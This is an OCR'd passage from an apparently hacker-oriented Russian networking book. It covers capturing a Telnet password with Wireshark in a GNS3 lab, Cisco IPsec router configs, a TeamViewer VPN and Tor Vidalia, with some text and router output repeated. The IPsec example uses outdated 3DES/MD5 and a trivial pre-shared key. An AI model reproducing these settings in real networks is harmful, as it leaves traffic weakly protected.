Если сниффер не запустился, проверьте конфигурацию в меню **Редактировать | Настройки | Захват** (рис. 2.31). Возможно, некорректно установлен путь до программы Wireshark в строке ее запуска. Так, например, бывает, когда вы устанавливали программу GNS3 на диск, отличный от диска C:\.




Рис. 2.31

Если сниффер все же запустился, вновь осуществите вход с роутера R2 по протоколу Telnet (обратившись уже по адресу 192.168.0.1: `R2# telnet 192.168.0.1`) с целью просмотреть перехваченные пакеты. После осуществления диалога выполните поиск по тексту "word:" (окончание от слова Password, см. выше текст диалога при первом нашем обращении по протоколу telnet), рис. 2.32.

В итоге найдем искомый пакет (рис. 2.33).




Рис. 2.32

Как видим, в результате эксперимента злоумышленник при отсутствии шифрования каналов имеет возможность легко перехватывать и читать сетевой трафик. Особенно это опасно, если используются каналы публичных сетей. С целью обеспечения безопасности каналов существует много методов. Сейчас, когда конфигурирование роутера уже не представляет для вас проблем, попробуйте организовать на нашем стенде соединение с применением IPsec-протокола.




Рис. 2.33

На первом роутере (R1) должны быть сделаны следующие настройки:

```
crypto isakmp policy 1
 encr 3des
 hash md5
 authentication pre-share
 group 2

crypto isakmp key CISCO address 10.0.0.2
crypto isakmp keepalive 10

crypto ipsec transform-set TEST esp-3des esp-md5-hmac

crypto map VPN 10 ipsec-isakmp
 set peer 10.0.0.2
 set security-association lifetime seconds 180
 set transform-set TEST
 match address RRR

interface FastEthernet1/0
 ip address 10.0.0.1 255.255.255.0
 speed 10
 half-duplex
 crypto map VPN

interface Loopback0
 ip address 192.168.0.1 255.255.255.0

ip access-list extended RRR
 permit ip 192.168.0.0 0.0.0.255 192.168.1.0 0.0.0.255
 ip route 0.0.0.0 0.0.0.0 fastEthernet1/0
```

На втором роутере (R2) должны быть сделаны следующие настройки:

```
crypto isakmp policy 1
 encr 3des
 hash md5
 authentication pre-share
 group 2

crypto isakmp key CISCO address 10.0.0.1
crypto isakmp keepalive 10

crypto ipsec transform-set TEST esp-3des esp-md5-hmac

crypto map VPN 10 ipsec-isakmp
 set peer 10.0.0.1
 set security-association lifetime seconds 180
 set transform-set TEST
 match address RRR

interface FastEthernet1/0
 ip address 10.0.0.2 255.255.255.0
 speed 10
 half-duplex
 crypto map VPN

interface Loopback0
 ip address 192.168.1.1 255.255.255.0

ip access-list extended RRR
 permit ip 192.168.1.0 0.0.0.255 192.168.0.0 0.0.0.255

ip route 0.0.0.0 0.0.0.0 fastEthernet1/0
```

Если будет все правильно настроено, то должна "подняться" IPsec-сессия, что можно проверить, во-первых, командой (рис. 2.34):

```
sh cry ipsec sa
```

А во-вторых, выполнив команду:

```
ping 192.168.0.1 source loopback0
```

В результате в снифферe мы не увидим пакетов ICMP-протокола (ping), потому что этот трафик шифруется, зато будут присутствовать шифрованные пакеты (рис. 2.35).

Не случайно источником (source) для команды `ping` служит loopback0, который имеет адрес 192.168.1.1! Шифрование в нашем примере и было включено между двумя точками: 192.168.0.1 и 192.168.1.1.

Не истратив ни копейки денег, мы смогли организовать в домашних условиях стенд из очень дорогого сетевого оборудования. Разве это не удивительно? Таким обра-

зом, в результате наших опытов мы рассмотрели возможности сразу нескольких программ, предназначенных для конфигурирования безопасных сетевых соединений. Хакер же использует такие инструменты для отладки и совершенствования сетевых атак.

В качестве домашнего задания, для дальнейшего развития, попробуйте собрать стенд, так чтобы организовать IPsec-соединение между двумя сетями, разделенными парой роутеров (не применяя в эксперименте loopback).

```
R1#
R1#sh cry ipsec sa

interface: FastEthernet1/0
    Crypto map tag: VPN, local addr 10.0.0.1

   protected vrf: (none)
   local  ident (addr/mask/prot/port): (192.168.0.0/255.255.255.0/0/0)
   remote ident (addr/mask/prot/port): (192.168.1.0/255.255.255.0/0/0)
   current_peer 10.0.0.2 port 500
     PERMIT, flags={origin_is_acl,}
    #pkts encaps: 0, #pkts encrypt: 0, #pkts digest: 0
    #pkts decaps: 0, #pkts decrypt: 0, #pkts verify: 0
    #pkts compressed: 0, #pkts decompressed: 0
    #pkts not compressed: 0, #pkts compr. failed: 0
    #pkts not decompressed: 0, #pkts decompress failed: 0
    #send errors 0, #recv errors 0

     local crypto endpt.: 10.0.0.1, remote crypto endpt.: 10.0.0.2
     path mtu 1500, ip mtu 1500, ip mtu idb FastEthernet1/0
     current outbound spi: 0x0(0)
```

Рис. 2.34




Рис. 2.35

зом, в результате наших опытов мы рассмотрели возможности сразу нескольких программ, предназначенных для конфигурирования безопасных сетевых соединений. Хакер же использует такие инструменты для отладки и совершенствования сетевых атак.

В качестве домашнего задания, для дальнейшего развития, попробуйте собрать стенд, так чтобы организовать IPsec-соединение между двумя сетями, разделенными парой роутеров (не применяя в эксперименте loopback).

```
R1#
R1#sh cry ipsec sa

interface: FastEthernet1/0
    Crypto map tag: VPN, local addr 10.0.0.1

   protected vrf: (none)
   local  ident (addr/mask/prot/port): (192.168.0.0/255.255.255.0/0/0)
   remote ident (addr/mask/prot/port): (192.168.1.0/255.255.255.0/0/0)
   current_peer 10.0.0.2 port 500
     PERMIT, flags={origin_is_acl,}
    #pkts encaps: 0, #pkts encrypt: 0, #pkts digest: 0
    #pkts decaps: 0, #pkts decrypt: 0, #pkts verify: 0
    #pkts compressed: 0, #pkts decompressed: 0
    #pkts not compressed: 0, #pkts compr. failed: 0
    #pkts not decompressed: 0, #pkts decompress failed: 0
    #send errors 0, #recv errors 0

     local crypto endpt.: 10.0.0.1, remote crypto endpt.: 10.0.0.2
     path mtu 1500, ip mtu 1500, ip mtu idb FastEthernet1/0
     current outbound spi: 0x0(0)
```

Рис. 2.34




Рис. 2.35

2.3. Более простой пример шифрованного сетевого канала

Если практикум в *разд. 2.2* оказался все же слишком сложным для вас, попробуйте изучить шифрование сетевого канала на примере организации VPN с помощью способа, указанного в настоящем разделе.

VPN — Virtual Private Network, или виртуальная приватная (частная) сеть. То есть это сеть, организованная пользователями поверх какой-либо публичной сети (PDN — Public Data Network, публичная сеть передачи данных). В большей степени в качестве публичной сети нас, конечно же, интересует Интернет.

Приватность в VPN обеспечивается за счет шифрования трафика между хостами. Немного позже (в следующей главе) мы рассмотрим еще пример, который также, в какой-то степени, можно считать VPN, — это сеть Tor, используемая хакерами.

В зависимости от назначения, способов реализации, степени защиты, уровня сетевого протокола, типа протокола существует множество различных видов VPN.

Думается, что в качестве еще одного примера нас более заинтересует самый простой пример VPN, реализуемый на прикладном уровне, доступный каждому школьнику.

В настроенной для обычного соединения программе TeamViewer необходимо с обеих сторон установить драйвер VPN. Для этого на каждом из компьютеров, вы-




Рис. 2.36

брав в меню **Дополнительно | Опции | Дополнительно | Показать дополнительные настройки**, в окне настроек в разделе **Дополнительные настройки сети** для параметра **Установить драйвер VPN** следует нажать кнопку **Установить** (рис. 2.36 и 2.37).




Рис. 2.37

После нажатия кнопки **Установить** в главном меню программы появится опция **VPN** (рис. 2.38).




Рис. 2.38

При выборе опции **VPN** на двух различных компьютерах и указании соответствующего ID компьютера, с которым устанавливается соединение, установится VPN-канал, при этом будет показан следующий экран со статистикой (рис. 2.39).

Что очень важно — установленное VPN-соединение будет работать не только для TeamViewer, но и для других программ. Таким образом, будет обеспечено бесплатное защищенное соединение через Интернет. В качестве домашнего задания с помощью сниффера, а именно программы Wireshark, вы можете самостоятельно проверить, действительно ли шифруется канал.





Рис. 2.39

ГЛАВА 3



Анонимность в сети

3.1. Tor для обеспечения анонимности в сети

Поговорим немного еще об одной абсолютно бесплатной, свободно распространяемой программе для скрытия пребывания в сети с интригующим названием — Tor (The Onion Router)! Это инструмент для осуществления так называемой "луковой маршрутизации". Примечательно, что даже в логотипе программы используется изображение луковицы. Правда, она не надкусанная как яблоко, но зато с недостающей четвертинкой.

В указанной системе с целью осуществления анонимности используется целая сеть специально предназначенных для этого серверов. Трафик шифруется. Взаимодействие организовано так, что не только обеспечивается анонимность ваших соединений, но возможно так же при желании создавать и анонимные интернет-ресурсы, не раскрывая их действительное местоположение.

О серьезности проекта говорит многое. Во-первых, история появления этого приложения в публичном пользовании: по общепринятой версии изначально проект был разработан американскими военными и только позже был рассекречен и отдан в свободное использование, где и развивался до сих пор. Во-вторых, программа имеет решение для всех популярных операционных систем. В-третьих, поражает география и масштабы ее использования, а также контингент пользователей: применяют ее не только хакеры, диссиденты, студенты, корреспонденты солидных изданий, но даже и спецслужбы многих стран, чтобы "не светить" свои реальные адреса для обывателей.

Из различных вариантов Tor-клиента начинающий хакер, скорее всего, предпочтет Tor Vidalia (рис. 3.1).

Одно из самых значимых преимуществ программы в том, что ее не нужно инсталлировать. Используя способы, описанные в следующей главе, хакер может разместить Tor в секретном разделе, фактически не оставляя для непосвященных не то что никаких видимых следов на своем компьютере, но даже скрыв наличие самого инструментария.




Рис. 3.1

Приложение состоит из нескольких каталогов и стартового exe-файла. В качестве браузера используется Firefox Portable с уже настроенными для безопасной работы плагинами. Все работает сразу!!!

После вызова приложения, когда вы подключитесь к Tor-сети, автоматически запустится Firefox Portable (рис. 3.2).

Если вы щелкнете по надписи **Настройки** (см. рис. 3.1) и далее выберите **Обмен**, то убедитесь, что приложение работает только в качестве клиента (рис. 3.3). И это важно для вашей безопасности. Потому что, предоставляя свой компьютер в качестве ретранслятора, вы можете облегчить жизнь злоумышленнику.

Если потребуется еще раз сменить IP-адрес в Tor Vidalia, то это легко делается посредством меню **Сменить личность** (см. рис. 3.1).

При установке других вариантов Tor, требующих инсталляции, меню смены личности можно найти прямо в браузере: при нажатии на маленькую луковичку появляется меню настроек, среди которых есть команда **Новая личность** (рис. 3.4).

Просмотреть цепочку подключений в Tor Vidalia можно, выбрав меню **Обзор сети** (см. рис. 3.1), в результате чего будет представлено окно с картой сети и соответствующими данными в списке **Подключение**, рис. 3.5 (детали видны при нажатии на конкретную цепочку).

В нашем случае работа программы в качестве клиента производилась в NAT-зоне (за роутером, в домашней сети) вообще без каких-либо дополнительных настроек в конфигурации программы.

Покажем только некоторые экраны настроек Tor для такого случая, когда все установлено по умолчанию. Если выбрать **Настройки** уже в самом браузере, то появится вкладка **Настройки прокси** (рис. 3.6).




Рис. 3.2




Рис. 3.3




Рис. 3.4



Обновить
Увеличить
Уменьшить
Подогнать под размер
Помощь
Закрыть
Ретранслятор
TorLand1
hardlined
torpoint
xshells
afo22
Snowden4ever
IPredator
SECxFreeBSD64
BostonUCompSci
afo21
afo1
3cce3a91f6a625
servbr4a
Unnamed
noah
hviv104
LittleFoxTSA
CoinTossHead
AccessNow1
Chandler22
Lule
bauruine204
epo0wtornode
Chandler25
servbr2a
mylittletorry4
torfoo
AS250
TelosTorExit5
ParEpistemenTaksis
CoinTossTail
Подключение
Статус
FreedomRelay,elTORro420,HarryTuttle
Открыть
FreedomRelay,Unnamed,pixelminer
Открыть
mdfnet4,bauruine42,lessQQmorePEW...
Открыть
bauruine204,wommelator2,hviv1029
Открыть
FreedomRelay (Онлайн)
Расположение: Соединенные Штаты
IP-адрес: 66.172.11.226
Трафик: 4.51 Мб/с
Время работы: 2 days 1 hours 10 mins 32 сек
Последнее обновление: 2014-09-12 10:07:48 GMT
elTORro420 (Онлайн)
Расположение: Норвегия

Рис. 3.5

